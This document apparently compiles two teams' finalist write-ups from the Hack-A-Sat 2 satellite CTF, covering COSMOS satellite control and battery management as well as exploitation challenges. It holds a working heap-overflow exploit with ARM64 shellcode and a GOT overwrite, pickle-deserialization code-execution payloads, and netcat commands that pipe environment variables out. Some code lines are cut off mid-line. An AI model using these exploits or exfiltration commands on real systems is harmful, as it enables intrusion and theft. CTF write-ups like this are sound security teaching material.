  if css_vec.zero? then
    puts("No sun found")
    if star_tracker_enabled then
      # disable star tracker if on dark side
      cmd("EPS_MGR", "SET_SWITCH_STATE", "COMPONENT_IDX" => "ADCS_STAR_TRACKER",
"COMPONENT_STAT" => "OFF")
    end
    if wheel_enabled then
      # disable wheel if on dark side
      cmd("EPS_MGR", "SET_SWITCH_STATE", "COMPONENT_IDX" => "ADCS_REACTION_WHEEL",
"COMPONENT_STAT" => "OFF")
    end
    return
  end
  css_vec = css_vec.normalize()

  print("CSS vector is: ")
  puts(css_vec)

  target_rotation = vector_rotation_to_quaternion(TARGET_VEC, css_vec)
  print("Target rotation quaternion: ")
  puts(target_rotation)

  cr_x = tlm("ADCS HK_FSW_TLM_PKT QBL_X")
  cr_y = tlm("ADCS HK_FSW_TLM_PKT QBL_Y")
  cr_z = tlm("ADCS HK_FSW_TLM_PKT QBL_Z")
  cr_w = tlm("ADCS HK_FSW_TLM_PKT QBL_S")
  current_rotation = Vector[cr_x, cr_y, cr_z, cr_w]
  print("Current rotation quaternion: ")
  puts(current_rotation)

  new_target = quaternion_multiply(current_rotation, target_rotation)
  print("Target for QBL: ")
  puts(new_target)

  # invert for QTR
  new_target = Vector[-new_target[0], -new_target[1], -new_target[2], new_target[3]]

  cmd("ADCS", "SET_CONTROL_TARGET", "TARGET_FRAME" => "LVLH", "QTR" => new_target)

  # enable star tracker if necessary
  if not star_tracker_enabled then
    cmd("EPS_MGR", "SET_SWITCH_STATE", "COMPONENT_IDX" => "ADCS_STAR_TRACKER",
"COMPONENT_STAT" => "ON")
  end
  # enable wheels if necessary
  if not wheel_enabled then
    cmd("EPS_MGR", "SET_SWITCH_STATE", "COMPONENT_IDX" => "ADCS_REACTION_WHEEL",
"COMPONENT_STAT" => "ON")
  end
end

while true
```

```
  awefwef()
  wait(15)
end
```

FLUX REPEAT ROCKET

HAS2 FINALIST TECH PAPER

COSMOS challenge

Initial situation

We are looking to connect to our satellite. The Digital twin taught us that it is running cfE and can probably be controlled using COSMOS.

We receive ssh access to a virtual machine "team2" with nothing on it. This "team2" machine can connect to another machine running COSMOS

Time passes

And we randomly discover that a cosmos folder has been copied by the organizers to the home folder of "team2".

Putting it together: COSMOS connection

- We setup an ssh redirection script on our digital twin machine

```
Host has2
  Hostname horizon.2021.hackasat.com
  User team2
  IdentityFile ~/.ssh/id_rsa
  IdentitiesOnly yes

Host challenger2
  HostName 10.0.22.100
  IdentityFile ~/.ssh/id_rsa
  User team2
  IdentitiesOnly yes
  ProxyJump has2
  LocalForward 2055 192.168.200.12:2055
```

- Start the bridge by connecting to ssh.
- Replace the cosmos folder from the digital twin by the cosmos folder found on "team2". Note: This also works when replacing the cosmos folder from a fresh OpenSatkit installation (friendly advice start from a Ubuntu Bionic for QT4 installation to work out of the box)
- Run cosmos -> It connects to our satellite! A script enables telemetry at startup.

ADCS challenge

Initial situation

The satellite power management module (EPS_MGR) is in rocket separation mode. As a consequence the ADCS is OFF (we don't want the satellite to try

to change attitude when transported by the rocket) and payload is OFF as well.

We understand that the objective is to enable ADCS and power the payload module.

Problems

COSMOS allows to send commands in order to change the mode of the EPS_MGR but they are being ignored.

Investigation

Dumping the configuration table for EPS_MGR, sending it to the ground and open it with a text editor shows extra characters: the file is corrupted. We are not sure what the nominal format should be.

Resolution

- Fixing EPS_MGR We tried a lot of manipulations to get the EPS_MGR to be responsive. What seems to have finally resolved it was to restart the EPS_MGR app using the CFE_ES app manager. At some point in the competition, the organization provided a ruby script that can be executed in COSMOS, loading a fresh table provided that we have a clean one localy. We ended up saving the healthy EPS_MGR configuration table file and were then able to use the script.
- Enabling ADCS Once the EPS_MGR is running, this can be done by setting the EPS_MGR to NOMINAL_OPS_PAYLOAD_ON mode. Then make sure the ADCS is in mode CLOSED_LOOP_LVLH and reaction wheels are enabled. The initial target quaternion seems to provide a decent amount of light to the solar panels. However we realize that after each orbit cycle (60mn light and 30mn dark) the battery level slowly decreases.

Experiments

- Enabling FSS (fine sun sensor) is possible when turning

```
from ballcosmos import *
import time

cmd("EPS_MGR SET_MODE with MODE ADCS_FSS_EXPERIMENTAL")
time.sleep(1)
cmd("EPS_MGR SET_SWITCH_STATE with COMPONENT_IDX ADCS_FSS, COMPONENT_STAT ON")
time.sleep(1)
cmd("ADCS SET_CTRL_MODE with NEW_MODE CLOSED_LOOP_PAYLOAD_SUN")
```

This provides an improvement of the charging rate of the battery when the sun is ON but costs points because the payload is not powered in this mode.

- Setting ADCS in CLOSED_LOOP_PAYLOAD_SUN We attempted to use the CLOSED_LOOP_PAYLOAD_SUN mode for the ADCS with the nominal sun sensor. There was no significant increase of power charging during sunlight. There was no adverse effect measured on the satellite if this mode was enabled when the sun was not visible (no random motion of the satellite) but we finally found out that the scoring system of the CTF considered our ADCS to be in a bad state and that we were loosing points at night. This unpleasant surprise discouraged us from performing further exploration of the ADCS in order to try solving upcoming the battery issue (at 10% the satellite goes into safe mode and the team losses points until a recharge is manually performed by the organizers).

Other tools

Script to load patched challenges 4 and 5 and restart the apps (to enable patched binaries)

```
from ballcosmos import *
import time


#Chall4
cmd("CFDP SEND_FILE with CLASS 1, DEST_ID '24', SRCFILENAME '/home/seb/sla_tlm.obj', DSTFILE
input("Wait for the file to be downloaded")
cmd("CFE_ES STOP_APP with APP_NAME 'SLA_TLM'")
time.sleep(1)
cmd("CFE_ES START_APP with APP_NAME 'SLA_TLM', APP_ENTRY_POINT 'SLA_TLM_AppMain', APP_FILENA

#Chall5
time.sleep(1)
cmd("CFDP SEND_FILE with CLASS 1, DEST_ID '24', SRCFILENAME '/home/seb/comm.obj', DSTFILENAM
input("Wait for the file to be downloaded")
cmd("CFE_ES STOP_APP with APP_NAME 'COMM'")
time.sleep(1)
cmd("CFE_ES START_APP with APP_NAME 'COMM', APP_ENTRY_POINT 'COMM_AppMain', APP_FILENAME '/
```

Automatic detection of exploitation of our SLA_TLM

```
from ballcosmos import *
import time
import requests

OUR_KEY='0xdbc3f4de04719b56'

while True:
```

```
key=hex(tlm("SLA_TLM HK_TLM_PKT ATTRIBUTION_KEY"))
if key != OUR_KEY:
    print("We have a problem:I don't see our key anymore")
    requests.post("https://discord.com/api/webhooks/REDACTED",json={"content":"SLA_TLE i
time.sleep(1)
```

Usefull Links

- cFE / cFS / OSK https://github.com/nasa/cFS/blob/gh-pages/cFE_Users_Guide.pdf https://github.com/nasa/cFS https://github.com/OpenSatKit/OpenSatKit
- COSMOS
  - Documentation https://docs.google.com/document/d/1nrOId7-6iBiTzjoFnFobEZpwlmBhdKSEu3mWkHiQ094/edit#heading=h.mqnpqk8u0jkr
  - API https://github.com/BallAerospace/python-ballcosmos/blob/master/docs/environment.md

Challenge 4

> taintedcheese 00:52 Uhr Challenge 4 RELEASE: DANX pager service is in the process of being deployed on the comm payload subsystems. Monitor here for the full release of challenge 4 and any updates over the next 15 minutes...
>
> taintedcheese 00:59 Uhr Binaries for DANX pager service have been deployed to your cosmos machine home directories! 01:02 Uhr DANX pager server on the comm payload subsystem has been started! 01:03 Uhr Management has ordained deployment of a backwards-compatibility raw "Report API" server on each team's systems. Not quite sure what it does yet, but might be worth looking into as well! (IP 10.0.{TEAM}1.100, port 1337 tcp)

We approached this challenge in two parallel steps. One group would reverse the given binary and figure out what we're up against and another group would try to figure out how it is actually deployed and how we could interact with the other teams' instances.

Remote Interaction

SSH Portforwarding for Reporting API We guessed the binary is running on a Raspberry Pi Zero again, like last year, which might be related to the payload module. We weren't able to get any responses from the payload module, so there must be some other way to interact. `DANX` was mentioned in the `client` binary of the challenge 3 as well, so we assumed our payload would be forwarded to stdin of the `comm` binary when we run the client with the `-s` switch. We couldn't verify this until we understood more of the challenge binary, since the response would always just be `SUCCESS`.

Looking at the "Report API" and sending any data, we received a verbose error message telling us to send a message in the format of `target packet item`. We noticed some `COMM_*` telemetry in the housekeeping packet which sounded related. We assumed that whatever is sent to the `telemetry dispatcher` mentioned in the binary will show up in those items, so this might be the accessible output. From the name pattern of the packet items `"COMM_TELEM_2"` we guessed, that the attacking teams were identified in some unknown proxy step and the output of our request would always show up in the item with our team number in the output of the telemetry info of the target team. So sending `echo SLA_TLM HK_TLM_PKT COMM_TELEM_2 | nc 10.0.11.100 1337` would yield the response of our command send to the comm module of team 1.

Now we just need to send some valid packet to confirm this theory.

Reversing

We were given a ARM64 binary and the libc-2.28.so. The binary looked like a usual pwnable challenge. Opening the binary in IDA and Ghidra we started reversing the small program. It first created a socket listening on port 4580/tcp and waited for an incoming connection from the "telemetry dispatcher". It mmap'd a RWX section at the fixed address 0x800000 and copied an 8-byte FLAG from the environment to the start of that page. So this appears to be our target. If we're able to gain arbitrary write we can write our own shellcode and print the flag or send it to the telemetry dispatcher - depending on what we'd have access to from the other teams.

The binary then goes into some kind of command loop reading input from stdin and parsing it. The function at `0x400F80` handles the incoming packet. It appears to implement some kind of packet fragmentation using a doubly-linked list on the heap.

From the logic we inferred the packet structure the program was expecting:

```
struct packet_payload
{
  _BYTE msgid;
  _BYTE fragment_idx;
  unsigned __int8 size;
  char data[];
};
```

When sending this structure to the binary it sends `PKT-[msgid]-[fragment_idx]` to the telemetery dispatcher. We can choose an arbitrary message id and send multiple packet fragments using that message id, which will be linked together using a linked list allocated on the heap. We can update the contents of a stored fragment by sending the same msgid+fragment_idx combination again, which seemed a bit weird. The structure on the heap looks something like this:

```
struct local_packet_copy
```

```
{
  struct local_packet_copy *next;
  struct local_packet_copy *prev;
  struct packet_payload payload;
};
```

It stores the last 7 packets in a global array. There is a queue where received packets are cached in as well, but it doesn't appear to be used anywhere. The bug we exploited in the end is in the function which updates the contents of an already-seen fragment. It updates the contents without reallocating the buffer while allowing the content to be 3 bytes longer on every update.

```
void __fastcall copy_payload_data(local_packet_copy *dest, packet_payload *src) // 0x400F04
{
  if ( src->size <= (unsigned __int64)dest->payload.size + 3 )
  {
    dest->payload.size = src->size;
    memcpy(dest->data, src->data, dest->payload.size);
  }
}
```

So the plan was to overflow the heap buffer by repeatedly sending the same fragment index while increasing the data length by 3 bytes every time. If we overwrite the `next` pointer of a `local_packet_copy` adjacent to the overflown buffer on the heap with an arbitrary address, we might be able to update that fake "fragment" and write to arbitrary addresses.

1. Send a message A which we want to overflow later.
2. Send another message B acting as the target chunk we want to overwrite with a fragment index other than 0, which will be allocated right after the first message on the heap.
3. Overflow A and set the `next` pointer to an address in the RWX page.
4. Update message B with fragment index 0, which will match the RWX address, since it's nulled out by default. Write shellcode to the rwx page.
5. Update message A again and let the `next` pointer point to the got entry of `puts`.
6. Update message B and thus overwrite `puts@got` with the address of the shellcode written previously.
7. Send a `KILL` packet to exit the command loop and execute the `puts("Exiting Space Comm");` call and thus run the shellcode.

For the shellcode, we weren't sure if every team had their own flag or it's the same for everyone. Given every team has its own output telemetry item, it could be possible to have different flags. Still, to be safe we obfuscated the leaked flag by xoring it with a secret key. We then send the flag to the open telemetry dispatcher connection, so we can read it from the telemetry using the Report API.

After we got the exploit working reliably locally in QEMU, we tried to send the

messages to other teams using the `client` binary. Luckily all our assumptions were correct and we got the flags of some other teams.

```
#!/usr/bin/env python3
from pwn import *
import time
import sys

exe = context.binary = ELF('./comm', checksec=False)

TEAM_ID = int(sys.argv[2])
if args.TEAM_ID:
    TEAM_ID = int(args.TEAM_ID)
#print(f'Attacking team {TEAM_ID}')

def send_pkt(msg):
    if args.LOCAL:
        sender.send(msg)
    else:
        time.sleep(1)
        with context.silent:
            while True:
                cl = process(['./client', '-i', str(TEAM_ID), '-k', '15835769949159267158',
                resp = cl.recvline()
                cl.close()
                if b'RATELIMIT' in resp:
                    time.sleep(0.5)
                    continue
                #assert cl.recvline() == b'Response from user segment server: SUCCESS\n'
                break
    #print('. ', end='')

def add(msg_id, frag_id, data):
    assert len(data) < 256, len(data)
    pkt = p8(msg_id) + p8(frag_id) + p8(len(data)) + data
    send_pkt(pkt)
    if args.LOCAL:
        ret = receiver.recvn(8)
        # print(ret)

gdbscript = '''
# memcpy overwrite content of same frag_id
# b *0x400F6C
# error case
b *0x400f74
# puts before exit
```

```
b *0x401504
continue
'''

if args.LOCAL:
    if args.GDB:
        sender = gdb.debug('./comm', env={'FLAG':'flag1234', 'QEMU_LD_PREFIX':'.'}, gdbscrip
    else:
        sender = process('./comm', env={'FLAG':'flag1234', 'QEMU_LD_PREFIX':'.'})

    while True:
        try:
            receiver = remote('127.0.0.1', 4580)
            break
        except Exception:
            time.sleep(1)

if args.LOCAL:
    assert receiver.recvn(8) == b'COMREADY'
    assert sender.recvline() == b'Connection established with telemetry dispatcher.\n'

add(2, 0, b'A'*5)
add(1, 0x42, b'TARGETTARGET')

TARGET_ADDR = 0x800020

payload = b'A'*5 + flat([
    0x31, TARGET_ADDR-19
])
for i in range(8, len(payload), 3):
    add(2, 0, payload[:i])

write_8chars = 0x40118C
super_secret_key = 0xf09f9a803d3d3e44
payload = asm(f'''
ldr x0, =0x800000
ldr x1, ={write_8chars:#x}
ldr x2, ={super_secret_key:#x}
ldr x3, [x0]
eor x3, x3, x2
str x3, [x0]
br x1
''')
# payload = asm(f'''
# sub x1, x0, 0x62c
# sub x0, x17, 0x20
```

```
# br x1
# ''')
for i in range(0, len(payload), 3):
    add(1, 0, payload[:i+3])

payload = b'A'*5 + flat([
    0x31, exe.got.puts-19
])
add(2, 0, payload)

payload = p64(TARGET_ADDR)
for i in range(0, len(payload), 3):
    add(1, 0, payload[:i+3])

send_pkt(b'KILL')

if args.LOCAL:
    flag = receiver.recvn(8)
else:
    time.sleep(2)
    for _ in range(40):
        try:
            with context.silent:
                io = remote('127.0.0.1', 13370+TEAM_ID)
                io.send(b'SLA_TLM HK_TLM_PKT COMM_TELEM_2')
                data = io.recvline(keepends=False).decode()
                io.close()
                flag = unhex(data[2:]).decode()

            if not flag.startswith('PKT-'):
                print(xor(flag, p64(super_secret_key)))
                print(flag, end='')
                send_pkt(b'CHECK') # new
                break
        except Exception as e:
            sys.stderr.write(str(e))
        time.sleep(1)

if args.LOCAL:
    receiver.close()
    sender.close()
```

Challenge 6 - Pickle

We get access to a server and port of the oother teams. When sending data to the server we receive a Python unpickle error. We can try to send a Python pickled object:

```
...
class Payload:
    def __reduce__(self):
        return eval, ("1", )
pickled = pickle.dumps(Payload())
...
```

Sending this gives an error that an integer has no method `.run()` so we need to create an object with such a method:

```
...
class Payload:
    def __reduce__(self):
        return eval, ("__import__('threading').Thread()", )
pickled = pickle.dumps(Payload())
...
```

This now gives an error that an integer has no `.encode()` method. We guess that it is taking the return value of `.run()` and try to encode it which doesn't work since it returns an int. Using the Python walrus operator we can actually create a variable as an expression and thus modify it later in a compound expression, such as a tuple. By doing this, we can override the run function to do what we want and return a string. The last step is to simply return the last element of the tuple which is our crafted object.

```
...
class Payload:
    def __reduce__(self):
        return eval, ("(a:=__import__('threading').Thread(),a.__setattr__('run',lambda: __im
pickled = pickle.dumps(Payload())
...
```

This allows us to execute code and get the result back in-band, so no reverse shell or similar is needed. After some searching we find that the flag is in an environment variable and the final exploits becomes this:

```
#!/usr/bin/env python3

from pwn import *

import pickle
import base64
import os
```

```
HOST = 'localhost'
PORT = 13472

class Payload:
    def __reduce__(self):
        return eval, ("(a:=__import__('threading').Thread(),a.__setattr__('run',lambda: __im

io = remote(HOST, PORT)

pickled = pickle.dumps(Payload())
io.sendline(pickled)
io.interactive()
```

PFS

HAS2 FINALIST TECH PAPER

PFS Team Finals Writeup

1/1/2022

Challenge 1/2

The first two challenges involved maintaining “good” COSMOS & ADCS states. We first used the provided SSH key to connect to our jumpbox, and poked around a little. We noticed that we had a jumpbox and a COSMOS box, and then connected through. Initially we used X11 forwarding to begin working on the challenge while others started setting up COSMOS forwarding.

We began poking around trying to understand what was wrong with ADCS and COSMOS. This was a very slow process due to X11 forwarding. However, we did notice that some EPS state was wrong and should have been in the NOMINAL_OPS_PAYLOAD_ON or SAFE one, instead of SEPERATION – however, we could not edit in the UI. We began dumping the table, since we knew we could probably upload a patched table to override UI lockout. However shortly thereafter, solutions for challenges 1/2 were released to all teams so we moved on.

Challenge 3

For challenge 3, we were given a binary to communicate via the User Segment SDR. We were also given a diagram indicating that it likely communicated with the comms payload on our satellite. Playing with the binary on the terminal, we could see that it required a team private key and attribution ID, and then you could use it to communicate with your service. You could also pass a flag to communicate with something called DANX.

We were confused for a good while as to what to do. We tried to do some blind fuzzing of the service on the other end with no avail. However, the organizers ended up sharing how to score:

> Challenge 3 is scored by successfully sending a packet to another team over the user segment (radio interface)

So we realized we had to figure out another teams private key. We noticed that the binary had some code to dump the public key for any team that was unused (spotted this in GHIDRA). We scripted the client and pulled public keys for all teams (using an LD_PRELOAD, see below). We poked a bit at the crypto and realized it was multi-prime RSA, but didn’t immediately see how to break it. However, the random number generation was defined with 2 main inputs - the team ID (e.g. 3 for us) and a secret ID, which was a relatively small (<300k or so) int. So, we began

bruteforcing keys by running the binary with a python wrapper (see below) [FIXME]. We actually quickly found success bruteforcing our own team's secret id (34144) but were not able to get other teams under <100,000. We continued these efforts and ended up bruteforcing team 8 (237997) and 5 (146854) but they landed after the competition.

Eventually, we also began using an LD_PRELOAD'd stub to do faster in-process bruteforce by just hooking and calling the relevant functions. However, by the time we were close on this, the organizers retired the challenge and released keys for all teams.

Challenge 4

Around 6:52pm ET we received the data for challenge 4. Immediately, we noticed that the challenge binary comm, along with accompanying glibc 2.28 and ld binaries, were aarch64. Additionally many mitigations were turned off.

```
[dreamist@hivemind chall4]$ checksec comm
[*] '/home/dreamist/Code/CTF/HackASat/chall4/comm'
    Arch:     aarch64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

In Ghidra, we can see that the program starts by opening a listening socket, and accepting a connection before proceeding. We later confirmed that this was the telemetry link, through which outbound communication would be sent into the CD&H of a target satellite.

Once the telemetry is connected, a RWX mapping is created at the static address 0x800000, and the flag is stored there from the environment.

```
rwx_mapping = (undefined8 *)mmap((void *)0x800000,0x1000,7,0x22,0,0);
if ((rwx_mapping != (undefined8 *)0xffffffffffffffff) &&
    (rwx_mapping == (undefined8 *)0x800000))
{
  flag_ptr = getenv("FLAG");
  if ((undefined8 *)flag_ptr == (undefined8 *)0x0) {
    perror("Failed to get FLAG environment variable");
    close(socket);
    close(telemetry_socket);
                  /* WARNING: Subroutine does not return */
    exit(-1);
  }
  *rwx_mapping = *(undefined8 *)flag_ptr;
```

We continued static analysis for some time to look for a bug. From the input loop, we get three commands:

1. Kill the program. We later assume that this could be some kind of reset.
2. Check that the come is up, and send back out a telemetry message COMMISUP.
3. Provide a packet containing some message for parsing.

We reverse engineered the following packet struct, and the object which would act as a message entry containing this struct.

```
struct CmdPkt {
    char cmd_major; // Really, a msg id
    char cmd_minor; // Really, a sequence number.
    char payloadSize;
    char payload[0]
}

struct PktPayload { // The message entry, which stores our packet
    struct PktPayload* next;
    struct PktPayload* prev;
    char cmd_major; //  Really, a msg id
    char cmd_minor; // Really, a sequence number.
    char payloadSize;
    char payload[0];
}
```

These messages would be allocated (size 0x13 + payload size), and stored within linked lists matching their cmd_major. These linked lists would be stored then in two arrays.

```
struct PktPayload* cached_payloads[7];
struct PktPayload* extra_cache_payloads[7];
```

The linked lists would be managed in both lists, however the second list would have every entry shifted right under a certain number of conditions. One such condition seemed to be element insertion/updates/deletion.

In the post-competition stream, the organizers explained that this challenge was supposed to reflect the nature of processing out-of-order messages. When new messages were to have come in for a given command, they were added to the appropriate list, and sorted on their cmd_minor (really their sequence number). Then, when the list was full and a new command list needed to be created, the last linked list element in extra_cache_payloads would be removed, and every node freed in order.

At 7:51 PM, we spotted a somewhat clear OOB write in the payload update function. Given that we submit a packet that matches an existing packet's identifiers, we can write in the previous payloadSize plus 3 bytes into the payload buffer. Given that we have allocation, free, and corruption primitives, that's enough to start writing an exploit.

The strategy I went with was to create one allocation, and then a separate 3 allocations of a different command ID (with sub-command ordering 1,0,2). Then I could corrupt a header size chunk, achieve overlapping chunks with tcache, and corrupt tcache pointers. I used this strategy twice to write shellcode into the RWX region, and then overwrite the GOT entry for write with the location of our shellcode.

However, we were unable to figure out how to send the data to the actual game server. We rigged it up to send packets the same way the challenge 3 binary seemed to, using other teams private keys, but we never seemed to see information coming back on telemetry that indicated we were communicating with the challenges. This remains a massive hole in our understanding - how was this supposed to work?

Challenge 5

We did not spend a lot of time on challenge 5. It took us a while to figure out where the challenge itself was. Eventually, we realized there was a new comm obj we hadn't seen, and we pulled it off the sat via COSMOS. We began reversing the handler, which seemed to have some suspicious code. However, frankly, because of the issue using the USS binary detailed above, we mainly focused on that/challenge 4, so we did not investigate this much further during the competition.

Challenge 6

Challenge 6 was released maybe ~90 minutes or so before the end of the competition with the following information:

> Challenge 6 is up! Additional ports are enabled on the API server, 1341-1348 and 1361-1368, corresponding to your team

We began poking around the ports and quickly started getting errors like `cPickle.UnpicklingError: A load persistent id instruction was encountered, but no persistent_load function was specified.`. When we saw this, we immediately went to google and grabbed a generic cPickle shell exploit and went in to throw a reverse shell:

```
import os
import sys
import pickle
import cPickle


class Exploit(object):
    def run(self):
        print("hello")
    def __reduce__(self):
        return (eval(fn), (cmd,))

try:
    pickle_type = sys.argv[3]
    cmd = sys.argv[2]
    fn = sys.argv[1]
except:
    pickle_type = 'pickle' # or cpickle
    cmd = 'id'
    fn = 'os.system'

shellcode = pickle.dumps(Exploit())
print(shellcode)
```

We threw this with commands like `ls | nc -lp 1363 && sleep 5` and then retrieved the flag with `env | nc -lp 1363 && sleep 5`, since the flag was in an environment variable. After this bit, we simply kept scraping these flags until the end of the competition.

Charging our Battery

During the first few hours of the competition, we weren't paying too close attention to the battery. We could tell there was a period where the sun was visible and the battery would charge and a period where the sun was obscured by the earth and the satellite couldn't charge from the solar panels. For the first few hours the battery was still reaching up over 70% each orbit so we weren't terribly concerned at first.

After a few hours though, we were starting to drop down to the 50s so we started making some observations of charge % and time at certain parts of the orbit to determine A) how much it was charging during the sun-visible part of the orbit and B) how much it was discharging during the sun-obscured part of the orbit and C) how long each orbit was. From this we could calculate that the battery would be fully discharged somewhere around 1 AM or 2 AM ET, before the end of the competition, and so we'd need to reorient the satellite in order to charge the battery more during the sun-visible part of the orbit so that the battery would last for the whole competition.

Now the question was, which way should we reorient the satellite? Prior to the competition, we'd done some experimentation with the digital twin prototype, but since we'd only had a few weeknights to prepare we hadn't been able to work out the math to determine the exact quaternion based on the satellite's current orientation and the sun direction vector output by the sun sensors. So instead we decided to do some experimentation, starting with small turns around a single axis. (Early in the competition, we had already re-oriented it to its base orientation of `[0, 0, 0, 1]` in an effort to try to score points for the ADCS SLA check, so this is what we were using for our baseline comparison.) We used an online tool to convert Euler angles to quarternions so that it would be easier to think about the orientation in terms of rotations around axes.

We started with a +45 degree turn around the X axis and watched the telemetry graph with bated breath. Almost instantly we saw the charge rate increase. Unfortunately as the orbit continued though, the charge rate gradually fell more and more. Keeping it there for a full orbit and making some more measurements, we realized that the average rate of charge was still about the same and wasn't going to get us any closer to charging the battery well enough to maintain a charge until the end of the competition, so we started making some finer adjustments to the X axis. +30 degrees and +60 degree turns around the X axis both seemed to decrease the charge rate though, so it seemed we had lucked into +45 degrees as a sweet spot.

Having seemingly maximized what we could do with the X axis alone, we next turned our attention to the Y axis. As we started adjusting it though, it quickly became apparent that the optimal turn amount around the Y axis changed rapidly as the satellite progressed in its orbit. So instead we found an optimal turn of around +120 degrees around the Y axis at the beginning of the sun-visible portion of the orbit and around -120 degrees at the end, and linearly extrapolated a rate of around 4 degrees per minute (240 degrees from +120 to -120, divided by approximately 60 minutes that the sun was visible).

At this point we did a full orbit manually adjusting it about 20 degrees once every 5 minutes. We were now getting enough solar power that we had a net energy gain over the course of an orbit. In addition, we could tell from the sun sensor telemetry that we were dialed in very close to pointing directly at the sun throughout the orbit.

However, this was still a much more manual process than we would have liked. We tried to figure out how to get the satellite to automatically point at the sun, but it was super unclear whether or not the satellite even had this capability or whether or not it actually worked. We also contemplating doing it via a Python script running on a ground system receiving telemetry, processing it, and sending commands, but decided not to go that route after running into some roadblocks trying to parse the telemetry. We were also concerned that it would be nontrivial to determine when the satellite was transitioning from the sun-visible portion of the orbit to the sun-obscured one and vice versa.

As time progressed, we started to realize that we could be a lot less aggressive with the maneuvers and still maintain about 90-95% of the max charge rate, still enough to give us a net gain. So we finally settled on the following reduced set of orientations and manually maintained it for the rest of the competition:

- T=0m (start of the sun-visible portion of the orbit): +45 degrees around X, +80 degrees around Y
- T=20m: +45 X, 0 Y
- T=40m: +45 X, -80 Y

Then at T=60m, we were done with the sun-visible portion of the orbit and ready to move it back to the T=0m position to prepare for the next orbit. However, we had issues with the stability of the algorithm used to orient the satellite to the commanded orientation (or maybe the simulation, or maybe a rounding issue with the magnitude of the quaternion not being exactly 1, or who knows what), so instead of a big 160 degree turn back to the T=0m position, we broke it down into 3 smaller turns of about 55 degrees each, and waited after each turn until it had finished the maneuver before starting the next (as evidenced by `QBR_S` approaching 1).

This left us with a pretty reasonable cadence of being able to ignore it for 50 minutes (from T=60m to the end of the 90 minute orbit to T=20m), reorienting it and waiting 20 minutes (from T=20m to T=40m), reorienting it and waiting 20 minutes (from T=40m to T=60m), then reorienting it and having a 50 minute break. We continued this until we got close enough to the end of the competition that we'd be able to coast for the last 3 hours or so without reorienting the satellite.

Overall, in hindsight we probably sunk a lot more effort than we should have, especially now knowing more about how the organizers were scoring the competition. Initially we were under the impression that maintaining the battery would be extremely important since if the battery completely discharged we wouldn't be able to keep any services online. Unfortunately though as the competition progressed the organizers revealed that the effort we were putting into the battery was less and less important. First the announcement that the battery would be nearly fully recharged at the cost of only 20 minutes of downtime (and given the charge/discharge rates it probably wouldn't need to be recharged much more than once before the competition ended, maybe twice at the absolute most). Then the announcement that even though the scoreboard was showing degraded status for 2 of the 6 services when the battery was low, teams weren't actually being penalized points for it. And finally, at some point overnight, all the teams inexplicably got their batteries recharged, ensuring that other teams wouldn't get hit with a second 20 minute downtime penalty.

Although we couldn't have predicted at the beginning of the competition that the battery stuff would unfold the way it did, at some point we probably should have cut back our efforts a bit and spent more time on other things. I guess we were hit a bit by the sunk cost fallacy, hoping

that the time we had already invested would somehow pay off more, even as later events continued to reduce the value of our efforts. Ultimately though, thanks to the coordination and steadfast efforts of several teammates to keep the maneuvers on schedule all through the night, we were able to keep our battery charged throughout the competition without needing any downtime for a recharge.

File Attachments

Challenge 3 LD_PRELOAD

```
#include <stdint.h>
#include <sys/socket.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/mman.h>

void DumpHex(const void* data, size_t size) {
    char ascii[17];
    size_t i, j;
    ascii[16] = '\0';
    for (i = 0; i < size; ++i) {
        printf("%02X ", ((unsigned char*)data)[i]);
        if (((unsigned char*)data)[i] >= ' ' &&
            ((unsigned char*)data)[i] <= '~') {
            ascii[i % 16] = ((unsigned char*)data)[i];
        } else {
            ascii[i % 16] = '.';
        }
        if ((i+1) % 8 == 0 || i+1 == size) {
            printf(" ");
            if ((i+1) % 16 == 0) {
                printf("|  %s \n", ascii);
            } else if (i+1 == size) {
                ascii[(i+1) % 16] = '\0';
                if ((i+1) % 16 <= 8) {
                    printf(" ");
                }
                for (j = (i+1) % 16; j < 16; ++j) {
                    printf("   ");
                }
                printf("|  %s \n", ascii);
            }
        }
    }
}

ssize_t send(int socket, const void *buffer, size_t length, int flags) {

    mprotect(0x40D000, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC);

    // lmao
    *(volatile uint64_t *)(0x40D546) = 0xDFB06FFFFFFFFFFuLL;

    for(uint64_t x = 0; x < 0xa; x++) {
    void * (*new)(int) = (void (*)())0x405530;

    void * (*makeString)(void *) = (void (*)())0x40E472;
    void *keyfilename = new(0x100);
```

```
    makeString(keyfilename);

    void (*appendString)(void *, char*) = (void (*)())0x410BAA;

    appendString(keyfilename, "priv.pem");

    void * (*construct)(void *, void *, void *, int, uint64_t, int, int) =
        (void (*)())0x40CF56;

    void *emptystring = new(0x100);
    makeString(emptystring);
    appendString(emptystring, "41");
    void *myobj = construct(new(0x1000), emptystring,
                            keyfilename, 1, 0xb2d309c6c54b31d1L, 0, 0);

    void * (*addPubKey)(void *, int) = (void (*)())0x40D4DC;

    char * buf = new(0x1000);

    void *blah = addPubKey(myobj, x);

    int (*vecsize)(void *) = (int (*)())0x40FE8E;
    uint8_t *(*vecbuf)(void *) = (uint8_t *(*)())0x40FE6A;

    write(3, vecbuf(blah), vecsize(blah));

    uint8_t *response = malloc(0x100);
    int retcnt = read(3, response, 0x100);
    printf("team %d - got %d bytes\n", x, retcnt);
    DumpHex(response, retcnt);
    }
    exit(0);
}
```

Challenge 4 exploit (working locally, not working remotely due to USS client)

```
#/usr/bin/python
import os
import time
import struct

def p64(x):
        return struct.pack("<Q", x)

def send_msg(buf):
        with open(".tmp.bin", "wb") as f:
                f.write(buf.encode("hex"))
        os.rename(".tmp.bin", "input.bin")
        time.sleep(1)

def craft_payload(cmd, msgid, payload, encode=True):
    if type(payload) == str and encode:
        payload = payload.encode("latin-1")
    return bytes([cmd, msgid, len(payload)]) + payload


# LIMIT THIS TO 0x48 - 0x14 bytes!
"""
shellcode = asm("mov w8, #8420")
shellcode += asm("movk w8, #65, lsl #16")
shellcode += asm("ldr w0, [x8]")
shellcode += asm("mov w1, #8388608")
shellcode += asm("mov w2, #16")
shellcode += asm("mov x8, 64")
shellcode += asm(shellcraft.aarch64.syscall())
"""
shellcode = b"\x88\x1C\x84\x52\x28\x08\xA0\x72\x00\x01"
shellcode += b"\x40\xB9\x01\x10\xA0\x52\x02\x02\x80\x52"
shellcode += b"\x08\x08\x80\xD2\x01\x10\x00\xD4"
#input("connect gdb, then press enter.")

#print(r.recvuntil('COMREADY')) # COMREADY

# First msg 0
